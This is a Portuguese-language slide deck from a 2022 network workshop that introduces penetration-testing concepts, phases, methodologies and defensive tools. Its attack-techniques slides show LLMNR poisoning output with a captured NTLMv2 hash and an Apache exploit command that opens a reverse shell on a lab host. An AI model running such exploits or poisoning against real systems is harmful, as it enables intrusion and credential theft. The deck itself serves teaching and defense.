



WORKSHOP
DE TECNOLOGIA DE REDES DO POP-RN

> 2022

28
JUL

Testes de invasão: Conceitos e técnicas

Cristian Souza

<https://cristian.sh>





Cristian Souza

Consultor de cibersegurança, pesquisador e instrutor de cursos na área. Tem experiência em análise de malware, administração de sistemas e inteligência artificial. Possui projetos open-source focados em cyber security.

Website: <https://cristian.sh>

GitHub: <https://github.com/cristianzsh>


Agenda

1. Introdução
2. Fases de um ataque
3. Vetores de ataques
4. Tríade CID
5. Tipos de pentest
6. Metodologias
7. Fases de um pentest
8. A importância do pentest
9. Técnicas de ataque
10. Técnicas defensivas

“Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas. Se você se conhece mas não conhece o inimigo, para cada vitória ganha sofrerá também uma derrota. Se você não conhece nem o inimigo e nem a si mesmo, perderá todas as batalhas.”

Sun Tzu

Fases de um ataque



Vetores de ataques

- Colaboradores sem treinamento ou conscientização sobre segurança da informação.
- Ataques de phishing.
- Ausência de uma boa política para definição de senhas.
- Ausência de um bom antivírus.
- Má gestão de *patches*.
- Entre outros.


Tríade CID




Tipos de pentest



- **Black-box:** Busca simular invasões externas reais. Nesse teste, o profissional não tem nenhuma informação previa sobre o ambiente.




- **White-box:** Nesse teste o profissional tem disponível todas as informações sobre o sistema alvo, como: endereços IP, logins, usuários e informações de arquitetura.



- **Gray-box:** Meio termo entre os anteriores. Nesse tipo de pentest o profissional tem informações parciais a respeito do sistema alvo.

Tipos de pentest


Mas qual é o melhor?



Metodologias

- Penetration Testing Execution Standard (PTES).
- NIST Special Publication 800-115.
- Open-Source Security Testing Methodology Manual (OSSTMM).
- Open Web Application Security (OWASP) Testing Guide.

Penetration Testing Execution Standard (PTES).



Fases de um pentest

1) Preparação.

- Mapeamento dos objetivos do cliente a respeito do teste de intrusão.

2) Definição do escopo.

- Definir o tipo de teste e seus parâmetros (e.g., ativos que serão testados, horário, servidores críticos).

3) Coleta de informações.

- Busca e identificação de informações públicas sobre o cliente que possam ajudar no teste de invasão.

4) Modelagem das ameaças.

- Avaliar se as informações coletadas podem expor ou permitir algum ataque a um sistema

5) Análise de vulnerabilidades.

- Procurar por vulnerabilidades nos sistemas que possam ser exploradas.
- Podemos contar com o apoio de uma ferramenta automatizada.

6) Exploração.

- Fase de exploração das vulnerabilidades.

7) Pós exploração.

- Descoberta de informações adicionais, movimentação lateral, obtenção de dados sensíveis.

8) Relatório.

- Sintetizar as descobertas em uma linguagem acessível.

A importância do pentest

- Identificar vulnerabilidades antecipadamente (antes de um cibercriminoso).
- Priorizar quais vulnerabilidades serão corrigidas primeiro.
- Reforçar a necessidade de adotar boas práticas de desenvolvimento e hardening de sistemas.
- Eliminar falsos positivos que uma simples análise de vulnerabilidades pode gerar.

Técnicas de ataque

- **Malware:** Código malicioso criado com o objetivo de comprometer ao menos um dos pilares da segurança da informação.
- **Man-in-the-Middle:** Técnica computacional para interceptar dados.
- **Ataques a aplicações web:** SQL Injection, Cross-Site Scripting (XSS), Cross Site Request Forgery (SSRF), Remote File Inclusion (RFI), Local File Inclusion (LFI), entre outros.
- **Exploits públicos:** CVE Details, NIST NVD, Exploit Database.

Envenenamento LLMNR/NBT-NS:

```
[*] [LLMNR] Poisoned answer sent to fe80::8484:8f83:9c95:6667 for name teste
[*] [LLMNR] Poisoned answer sent to ::ffff:10.10.10.156 for name teste
[*] [LLMNR] Poisoned answer sent to fe80::8484:8f83:9c95:6667 for name teste
[SMB] NTLMv2-SSP Client      : fe80::8484:8f83:9c95:6667
[SMB] NTLMv2-SSP Username   : WIN7\cristian
[SMB] NTLMv2-SSP Hash       : cristian::WIN7:72cee030b69eeda:C1CA9D2A101BC08C4646422A827BCB05:010100
000000000080CDF0AF9D94D80197AE935C156F642C000000002000800360045004A00420001001E00570049004E002D004
E0059004F00320031004F0053004A0058004F004E0004003400570049004E002D004E0059004F00320031004F0053004A00
58004F004E002E00360045004A0042002E004C004F00430041004C0003001400360045004A0042002E004C004F004300410
04C0005001400360045004A0042002E004C004F00430041004C000700080080CDF0AF9D94D8010600040002000000080030
00300000000000000000100000000200000833269549A253BAC2A9CA9EFC8C145CC0D935AD85ECC0C5DE160E892137A185E0
A001000000000000000000000000000000000000000000000000000900140063006900660073002F0074006500730074006500000000000000
000000000000
```

Exploração de servidor Apache vulnerável:

```
(root@kali)-[~]
└─# ./apache-magika --target 10.10.10.129 --port 80 --protocol http --reverse-ip 10.10.10.128 --reverse-port 443
== Apache Magika by Kingcope ==
/cgi-bin/php
└─
```

```
kali@kali: ~
File Actions Edit View Help
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 11:29:55 up 58 min,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   P
CPU WHAT
root      pts/0    :0.0          10:31      58:38m    0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$
```

Técnicas de ataque

- **Social Engineering:** Convencer alguém através de recursos psicológicos a compartilhar informações relevantes ao atacante.
- **Eavesdropping:** Prática de interceptar conversas não autorizadas, podem ser escritas, gravadas ou vídeos.
- **Shoulder Surfing:** Coleta de informações através da observação. Por exemplo: nomes de usuários, senhas, pins.
- **Dumpster Diving:** Revirar o lixo, incluindo eletrônico.

The Social-Engineer Toolkit (SET):

```

  SET

[—]      The Social-Engineer Toolkit (SET)      [—]
[—]      Created by: David Kennedy (ReL1K)      [—]
          Version: 8.0.3
          Codename: 'Maverick'
[—]      Follow us on Twitter: @TrustedSec      [—]
[—]      Follow me on Twitter: @HackingDave    [—]
[—]      Homepage: https://www.trustedsec.com  [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```

- **Firewalls:** iptables, PF, pfSense, ModSecurity.
- **Ferramentas de IDS e IPS:** Snort, PortSentry, Falcon, Zeek.
- **Data Loss Prevention:** Symantec, Forcepoint, Digital Guardian.
- **Hardening de sistemas.**
- **OWASP Top 10 Controles Proativos.**

Obrigado!

Testes de invasão: Conceitos e técnicas

Cristian Souza

<https://cristian.sh>



APOIO

REALIZAÇÃO



MINISTÉRIO DO
TURISMO

MINISTÉRIO DA
DEFESA

MINISTÉRIO DA
SAÚDE

MINISTÉRIO DAS
COMUNICAÇÕES

MINISTÉRIO DA
EDUCAÇÃO

MINISTÉRIO DA
CIÊNCIA, TECNOLOGIA
E INOVAÇÕES

